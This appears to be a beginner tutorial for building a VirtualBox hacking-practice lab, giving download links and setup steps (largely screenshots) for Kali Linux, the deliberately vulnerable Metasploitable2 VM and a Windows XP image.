Prerequisites: Installed VirtualBox & Extension Pack .

1. Downloading Kali/Metasplotaible2/WindowsXP :

Kali:

https://kali.download/virtual-images/kali-2022.3/kali-linux-2022.3-virtualbox-amd64.7z

Metasploitable2:

https://sourceforge.net/projects/metasploitable/files/Metasploitable2/metasploitable-linux-2.0.0.zip/download


WindowsXP:

https://archive.org/download/WinXPProSP3x86/en_windows_xp_professional_with_service_pack_3_x86_cd_vl_x14-73974.iso

2. Importing , Installing (Default Installation) + System Characteristics

For Kali :

- Default Installation




IMPORTANT!!


For Metasploitable2:

- Name and operating system / Next

- Memory size / Next

- Hard disk / Use an existing virtual hard disk file : Take .vmdk from the previous download :








IMPORTANT!!


For Windows XP :


- Same hardware specifications as below 